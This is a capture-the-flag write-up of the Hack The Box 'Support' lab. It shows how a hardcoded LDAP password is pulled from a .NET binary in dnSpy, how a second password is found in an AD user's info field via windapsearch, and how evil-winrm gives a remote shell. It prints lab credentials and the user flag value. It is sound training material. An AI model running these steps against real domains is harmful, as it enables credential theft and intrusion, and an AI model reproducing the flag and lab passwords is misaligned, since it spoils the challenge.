
Run with debugging. In arguments you need to set something or the program will just start and quit.

I opened a separate PowerShell to run the help, and I concluded that these arguments would create a full LDAP query:




Debug engine .NET Framework
Executable Y:\Training\htb\OSCP-prep\support\UserInfo\UserInfo.exe
Arguments find -first armando
Working Directory Y:\Training\htb\OSCP-prep\support\UserInfo
Break at Entry Point

I found the word "armando" in the code which is why I used it here. It turns out that was a dead end but it worked for these purposes.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS Y:\Training\htb\OSCP-prep\support\UserInfo> .\UserInfo.exe

Usage: UserInfo.exe [options] [commands]

Options:
  -v|--verbose        Verbose output

Commands:
  find                Find a user
  user                Get information about a user

PS Y:\Training\htb\OSCP-prep\support\UserInfo> .\UserInfo.exe find -first armando
[-] Exception: The server is not operational.

PS Y:\Training\htb\OSCP-prep\support\UserInfo>
```

We do not need the server to be operational, we just need to see the return value of the getPassword() function.


```
dnSpy v6.1.8 (64-bit, .NET, Debugging)
File  Edit  View  Debug  Window  Help      C#   Continue

Assembly Explorer
▷ dnSpy (6.1.8.0)
◢ UserInfo (1.0.0.0)
  ◢ UserInfo.exe
    ▷ PE
    ▷ Type References
    ▷ References
    ▷ { } -
    ◢ { } UserInfo
      ◢ FindUserOptions @02000004
        ◢ Base Type and Interfaces
          ▷ object @01000010
        ▷ Derived Types
          FindUserOptions() : void @0600000B
        ◢ FirstName : string @17000002
            get_FirstName() : string @060000
            set_FirstName(string) : void @060
        ◢ LastName : string @17000003
            get_LastName() : string @060000
            set_LastName(string) : void @060
      ◢ GetUserOptions @02000003
        ▷ Base Type and Interfaces
        ▷ Derived Types
          GetUserOptions() : void @06000006
        ◢ UserName : string @17000001
            get_UserName() : string @060000
            set_UserName(string) : void @060
      ◢ GlobalOptions @02000005
        ◢ Base Type and Interfaces
          ▷ object @01000010
          Derived Types
          GlobalOptions() : void @0600000E
        ◢ Verbose : bool @17000004
            get_Verbose() : bool @0600000C
            set_Verbose(bool) : void @06000
      ◢ Program @02000002
        ▷ Base Type and Interfaces
        ▷ Derived Types
          Program() : void @06000002
          <Main>(string[]) : void @06000003
          Main(string[]) : Task @06000001
    ◢ { } UserInfo.Commands
      ◢ FindUser @02000008
        ▷ Base Type and Interfaces
        ▷ Derived Types
          FindUser() : void @06000015
          OnConfigure(ICommandConfigurati
          OnExecuteAsync(GlobalOptions, Fin
      ◢ GetUser @02000009
        ▷ Base Type and Interfaces
        ▷ Derived Types
          GetUser() : void @06000018
          OnConfigure(ICommandConfigurati
          OnExecuteAsync(GlobalOptions, Get
    ◢ { } UserInfo.Services
      ◢ LdapQuery @02000007
        ▷ Base Type and Interfaces
        ▷ Derived Types
          LdapQuery() : void @06000012
          printUser(string, bool) : void @06000
          query(string, string, bool) : void @06
          ds : DirectorySearcher @04000008
          entry : DirectoryEntry @04000007
      ◢ Protected @02000006
        ▷ Base Type and Interfaces
        ▷ Derived Types
          .cctor() : void @06000011
          Protected() : void @06000010
          getPassword() : string @0600000F
```

LdapQuery × getPassword() : string

```csharp
using System;
using System.DirectoryServices;

namespace UserInfo.Services
{
    // Token: 0x02000007 RID: 7
    internal class LdapQuery
    {
        // Token: 0x06000012 RID: 18 RVA: 0x00002190 File Offset: 0x00000390
        public LdapQuery()
        {
            string password = Protected.getPassword();
            this.entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", password);
            this.entry.AuthenticationType = AuthenticationTypes.Secure;
            this.ds = new DirectorySearcher(this.entry);
        }

        // Token: 0x06000013 RID: 19 RVA: 0x000021DC File Offset: 0x000003DC
        public void query(string first, string last, bool verbose = false)
        {
            try
            {
                if (first == null && last == null)
                {
                    Console.WriteLine("[-] At least one of -first or -last is required.");
                }
                else
                {
                    string text;
                    if (last == null)
                    {
                        text = "(givenName=" + first + ")";
                    }
                    else if (first == null)
                    {
                        text = "(sn=" + last + ")";
                    }
                    else
                    {
                        text = string.Concat(new string[]
                        {
                            "(&(givenName=",
                            first,
                            ")(sn=",
                            last,
                            "))"
                        });
                    }
                    if (verbose)
                    {
                        Console.WriteLine("[*] LDAP query to use: " + text);
                    }
                    this.ds.Filter = text;
                    this.ds.PropertiesToLoad.Add("sAMAccountName");
                    SearchResultCollection searchResultCollection = this.ds.FindAll();
                    if (searchResultCollection.Count == 0)
                    {
                        Console.WriteLine("[-] No users identified with that query.");
                    }
                    else
                    {
                        if (verbose)
                        {
                            string text2 = "[+] Found " + searchResultCollection.Count.ToString() + " result";
                            if (searchResultCollection.Count > 1)
                            {
                                text2 += "s";
                            }
```

100 %

Locals


Name	Value	Type
this	{UserInfo.Services.LdapQuery}	UserInfo.Services.LdapQuery
password	"nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz"	string

Stepping past that breakpoint, we get a value in our locals! I submitted that and the answer was correct.

Which field in the LDAP data for the user named support stands out as potentially holding a password?

So yes, now we have LDAP creds and we can step up from initial access to credentialed enumeration. I used the windapsearch tool as it came recommended in the CPTS course.

But first I checked anonymous bind since I went straight to SMB due to the prompt and I was curious:



```
➜  ~ windapsearch --dc-ip 10.10.11.174 --users
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.11.174
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=support,DC=htb
[+] Attempting bind
[+]      ...success! Binded as:
[+]      None

[+] Enumerating all AD users
[!] Error retrieving users
[!] {'msgtype': 101, 'msgid': 3, 'result': 1, 'desc': 'Operations error', 'ctrls': [], 'info': '000004DC: LdapErr: DSID-0C090A5A, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4f7c'}
```

Ya nothing.

Fine, credentialed enumeration it is:

```
windapsearch -d support.htb -u ldap@support.htb -p
'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -U
```


I forgot to do this but after this first command obviously failed I added an entry to my /etc/hosts:

```
10.10.11.174 dc.support.htb support.htb
```

So that still did not work. Using some intelligent assistance, I discovered that windapsearch needs a --full flag:

```
windapsearch -d support.htb -u ldap@support.htb -p
'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -U --full
```

then you will find an info field under the support user



```
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: support
c: US
l: Chapel Hill
st: NC
postalCode: 27514
distinguishedName: CN=support,CN=Users,DC=support,DC=htb
instanceType: 4
whenCreated: 20220528111200.0Z
whenChanged: 20250525164336.0Z
uSNCreated: 12617
info: Ironside47pleasure40Watchful
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
uSNChanged: 86089
company: support
streetAddress: Skipper Bowles Dr
name: support
objectGUID: CqM5MfoxMEWepIBTs5an8Q==
userAccountControl: 66048
badPwdCount: 1
codePage: 0
countryCode: 0
badPasswordTime: 133927467475028873
lastLogoff: 0
lastLogon: 133926664151748520
pwdLastSet: 132982099209777070
primaryGroupID: 513
objectSid: AQUAAAAAAAUVAAAAG9v9Y4G6g8nmcEILUQQAAA==
accountExpires: 9223372036854775807
logonCount: 4
sAMAccountName: support
sAMAccountType: 805306368
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=support,DC=htb
dSCorePropagationData: 20220528111201.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 133926650161435642
```

```
Ironside47pleasure40Watchful
```

Note

windapsearch is a Python tool. Here is what I do for "installing" Python tools.

Setup a virtual environment for the tool and install the requirements.

```
python3 -m venv
```

```
source ./venv/bin/activate
```

```
pip3 install -r requirements.txt
```

```
deactivate
```

Remember that every time you execute a command in bash, it starts a subshell. Running this script will activate the virtual environment then execute the tool with all arguments. When the execution is complete, the subshell closes so you don't need to worry about deactivating the virtual environment.

```
#!/bin/bash

TOOL_NAME="windapsearch"
BASE_DIR="$HOME/Tools/$TOOL_NAME"
VENV="$BASE_DIR/venv"
SCRIPT="$BASE_DIR/$TOOL_NAME.py"

source "$VENV/bin/activate"

python3 "$SCRIPT" "$@"
```

Create a symlink to that script in your PATH. This makes it feel like any other system tool and keeps dependencies from breaking your user wide Python environment.

What open port on Support allows a user in the Remote Management Users group to run PowerShell commands and get an interactive shell?


WinRM operates through TCP 5985.

Submit the flag located on the support user's desktop.


Using Evil-WinRM and our new credential:

```
evil-winrm -i 10.10.11.174 -u support -p Ironside47pleasure40Watchful
```

User Shell:



```
➜  support evil-winrm -i 10.10.11.174 -u support -p Ironside47pleasure40Watchful

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\support\Documents>
```



```
*Evil-WinRM* PS C:\Users\support\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\support\Desktop> dir


    Directory: C:\Users\support\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/25/2025   9:49 AM          26516 20250525094908_BloodHound.zip
-a----         5/26/2025  12:48 PM         135576 Powermad.ps1
-a----         5/26/2025  12:24 PM         924339 PowerView.ps1
-a----         5/27/2025   3:46 AM         716176 PsExec.exe
-a----         5/27/2025   3:27 AM         833472 PsExec64.exe
-a----         5/26/2025   1:12 PM        1059728 Rubeus.exe
-a----         5/25/2025   9:48 AM        1284608 SharpHound.exe
-ar---         5/25/2025   9:39 AM             34 user.txt
-a----         5/25/2025   9:49 AM           1324 YzgyNDA2MjMtMDk1ZC00MGYxLTk3ZjUtMmYzM2MzYzVlOWFi.bin


*Evil-WinRM* PS C:\Users\support\Desktop> type user.txt
38982d33d44efed3610e36227e729d95
*Evil-WinRM* PS C:\Users\support\Desktop>
```

Bloodhound data will show that the support user has what privilege on the DC.SUPPORT.HTB object?

As you wish!

Bloodhound is a little confusing right now if you are just entering the field. My suggestion is to not use the Bloodhound that came pre-installed on your Kali. You will waste a lot of time hunting around for the exact version of what is now "bloodhound-legacy" that can upload to it. Also Neo4J is a pain to install.

SpectreOps now has the "Community-Edition" of Bloodhound.
https://bloodhound.specterops.io/get-started/quickstart/community-edition-quickstart


This is a docker-based application that will run a web-gui on localhost:8080. They provide a CLI tool for managing the application itself. Then you just need to get a collector that corresponds to the version of Bloodhound-CE you have. The best place to get that is inside the application - it will link to the compatible version of SharpHound that you need.

If you want to enumerate from Linux, this guy currently has a Python based tool in active development: https://github.com/dirkjanm/BloodHound.py/tree/bloodhound-ce

